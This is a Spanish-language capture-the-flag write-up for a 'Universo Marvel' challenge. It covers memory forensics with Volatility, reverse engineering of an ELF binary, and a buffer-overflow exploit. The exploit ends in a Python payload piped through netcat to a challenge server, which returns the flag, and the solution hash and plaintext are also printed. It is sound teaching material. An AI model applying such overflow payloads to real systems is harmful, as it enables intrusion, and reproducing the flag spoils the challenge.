UNIVERSO MARVEL. Episodio 1. 2ª Parte.

Misión:

Tras haber conseguido la localización de la base secreta de Hydra hemos infiltrado a un soldado en la organización el cuál se encuentra realizando las pruebas de reclutamiento.

En la primera prueba no consigue resolver el formulario que le proponen, por lo que ha hecho una captura de la memoria RAM del equipo para ver si eres capaz de ayudarle.

Deberás conseguir el programa y el servidor al que conecta para explotar el formulario y pasar al siguiente nivel.

Mucha suerte soldado.

Nick Furia.

Enlace de descarga del dumpeo de memoria:
https://drive.google.com/open?id=1Hbo8lqq9QPAJGNCRM4aE5jHcZhILuGTN

Info: La flag tiene el formato UAM{md5}

Descargamos el fichero y descomprimimos, nos encontramos con el archivo "*image.raw*"

El fichero es un volcado de memoria, por lo que vamos a utilizar volatility

Primero identificar el sistema.

volatility -f image.raw imageinfo
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418

Una vez identificado, le damos un vistazo al historial del terminal
volatility --profile=Win7SP1x64 -f image.raw consoles

*Cmd #0 at 0x343280: cd .**Desktop**\netcat-1.11*
Cmd #1 at 0x1f63010: dir
Cmd #2 at 0x1f63020: cls
*Cmd #3 at 0x267960: .\nc64.exe **34.247.69.86 9009***

Screen 0x2716d0 X:120 Y:3000


Dump:
*PS C:\Users\admin\Desktop\netcat-1.11> .\nc64.exe **34.247.69.86 9009***

Bienvenido al sistema de reclutamiento de agentes.
??Veamos si tienes lo que hay que tener para ser parte de Hydra!

Parece que ya tenemos una parte resuelta, el servidor y puerto de conexión.

Pasemos a analizar los ficheros abiertos, volcando sobre fichero de texto
volatility --profile=Win7SP1x64 -f image.raw filescan > fich.txt

Nos centramos en los que están en el escritorio.
grep -a 'admin\\Desktop' fich.txt



HydralarioHydra, el ejecutable, procedemos a extraerlo.
volatility --profile=Win7SP1x64 -f image.raw dumpfiles -i -Q 0x000000013d563f20 -n -D d


Pasamos a analizar el fichero
file HydralarioHydra
HydralarioHydra: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=c03cee4c7f44b1055031fd53980bd22e47873ab1, not stripped

Probamos el ejecutable, y nos da error, parece que tenemos que crear un fichero flag.txt
./HydralarioHydra

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
20

Edad: 20
¡Un verdadero agente no revela su edad! ¡Eres un farsante!


Abrimos con IDA64, para proceder con el análisis estático.



Vemos la estructura general, y algunas funciones interesantes:

- *read_flag*. Lee desde el fichero flag.txt y carga el contenido en memoria, variable **flag**. (mov eax, offset flag => .bss:**084160A0** flag
- *check_age*. Comprueba si la edad introducida es correcta (al = 1), o incorrecta (al=0)
- *tell_me_a_secret*. Nos pide introducir los caracteres de “nuestro secreto”, debe ser la “zona” del exploit.

Detalle de la función *check_age*:



Observamos que la edad introducida [ebp+var_10] debe ser <= 1869Fh (99999) y mayor que 9.
Después se traslada el valor de la edad a eax, y luego a otra variable, var_A (mov [ebp+var_A],ax) pero con un detalle importante, no toma el valor completo eax, sólo su parte menos significativa, es decir los cuatro últimos dígitos, y luego, después de realizar el printf, verifica si el valor es 0, con ello podemos suponer que la edad correcta debe ser algo así como X0000h, probamos con 10000h = 65536 y ya nos aparece otro mensaje.

./HydralarioHydra

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
65536

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio: a

Parece que nos toca la parte de exploiting. Probamos un desbordamiento de buffer:
python -c 'print "65536 " + "A"*50' | ./HydralarioHydra

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!


Edad: 0
Parece que tienes madera de agente... hagamos una última comprobación...
Violación de segmento

Pues si, un bof que deberemos realizar, pasamos al análisis dinámico con radare2.

La idea es encontrar el tamaño del buffer y ver cuando empieza a sobreescribir la memoria, para ello, pondremos un breakpoint después de la solicitud del texto del secreto, ___*isoc99_scanf*, donde escribimos: **aabbccddeeffgghhiijjkkllmmnn**


Abrimos radare2, en modo depuración
radare2 -d ./HydralarioHydra

Analizamos todas las funciones con **aaa**, las listamos con **afl,** buscamos la función objetivo **s sym.tell_me_a_secret** y la decompilamos **pdf**



Ponemos breakpoint en 0x084142c7 con **db 0x084142c7**
Ejecutamos **dc**
Introducimos año 65536 y nuestro secreto: aabbccddeeffgghhiijjkkllmmnnoo

El código se detiene en el punto de interrupción, y pasamos al modo visual de r2, **Vpp**
Podemos ir cambiando de pantallas de visualización pulsando **p**



En la zona de memoria, ya podemos ver nuestro secreto. Ahora veamos cómo afecta el desbordamiento a los registros. Para ello pulsamos **F8** con lo que ejecutaremos una a una las instrucciones (nop, mov ebx…..)

Tras la ejecución del ret vemos que
eip = 0x6c6c6b6b (llkk)
ebp = 0x6a6a6969 (iijj)
ebx = 0x68686767 (hhgg)
Y al inicio de la pila se queda 6d6d6e6e … (mmnnoo).
Hay que tener en cuenta la notación ***little-endian***, por eso nos aparecen “invertidos”

Con esta información ya podemos sobreescribir estos registros con los valores que mejor nos convenga. Sabemos que aabbccddeeff (12 bytes) son del buffer, 4 del registro ebx, 4 del registro ebp, y 4 de EIP.
12 + ebx(4) + ebp(4) + EIP(4) + …

Ahora tenemos que conseguir una dirección para el registro EIP, que nos muestre la flag.

Tras volver IDA64, comprobamos que hay referencias a una cadena “**Buen trabajo!”** que son utilizadas por la función **a,** que en principio no se “llama” desde ninguna parte del ejecutable, debe estar por una buena razón, y tras ver el código, observamos que realiza un printf de un valor que se le pasa por parámetro **arg_0**.

```
; Attributes: bp-based frame

public a
a proc near

var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 4
call    __x86_get_pc_thunk_bx
add     ebx, 1D27h
sub     esp, 0Ch
lea     eax, (aBuenTrabajo - 8416000h)[ebx] ; "\nBuen trabajo!"
push    eax
call    _puts
add     esp, 10h
sub     esp, 0Ch
push    [ebp+arg_0]
call    _printf
add     esp, 10h
sub     esp, 0Ch
lea     eax, (aAgente - 8416000h)[ebx] ; "\nAgente!"
push    eax
call    _printf
add     esp, 10h
nop
mov     ebx, [ebp+var_4]
leave
retn
a endp
```

Ya tenemos la solución, sólo tendremos que “saltar” a la dirección de la función a, cargando en memoria como parámetro, la dirección de memoria donde se almacena la flag.

Estas direcciones, podemos obtenerlas desde IDA, o desde r2. (**afo sym.a, is~flag**)


funcion_a = **0x084142CD**
flag = **0x084160A0**

Pasamos a probar el exploit en r2, para ello “recargamos” el ejecutable, **oo** y **dc**
Introducimos nuevamente el año *65536* y la cadena *aabbccddeeffgghhiijjkkllmmnn*
El punto de interrupción sigue activo, ahora cambiaremos los valores de kkll (eip) mmnn(flag) por las direcciones anteriores. **V** y pulsamos : para introducir valores

wx 0x084142cd @esp+28
wx 0x084160a0 @esp+32

Tras seguir la traza con **F8**, comprobamos que salta a la función a, pero no carga en el registro la variable, si seguimos hasta el ret, comprobamos que tras este, eip apunta a 0x084160a0. nuestra flag, malo, debemos corregirlo.

Esto quiere decir que debemos poner EIP + dir.RET + flag para que funcione el exploit.
¿Que dirección de ret introducimos?, pues la correspondiente a la instrucción siguiente al call *tell_me_a_secret* ***pdf@sym.main.***
Podemos poner cualquier otra dirección, lo ideal es introducir alguna que no de fallo de segmentación, para terminar con la ejecución correctamente. (_exit)



Repetimos el proceso, y esta vez modificamos de la siguiente manera:

wx 0x084142cd @esp+28 (función a)
wx 0x08414421 @esp+32 (ret)
wx 0x084160a0 @esp+36 (flag)

Ahora si que funciona correctamente, ya solo nos queda probarlo en servidor remoto para obtener la flag. Utilizamos python, teniendo en cuenta el escribir las direcciones en el formato correcto (derecha a izquierda).

python -c 'print "65536 " + "A"*20 + "\xcd\x42\x41\x08" + "\x21\x44\x41\x08" + "\xa0\x60\x41\x08"' | nc 34.247.69.86 9009

*65536 AAAAAAAAAAAAAAAAAAAA*BA^H!DA^H*`A^H*

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}

UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}

Found : R3c1u73d_by_Hydr4
(hash = f2d593fa4eb0cd1860ed80fb0f7236ca)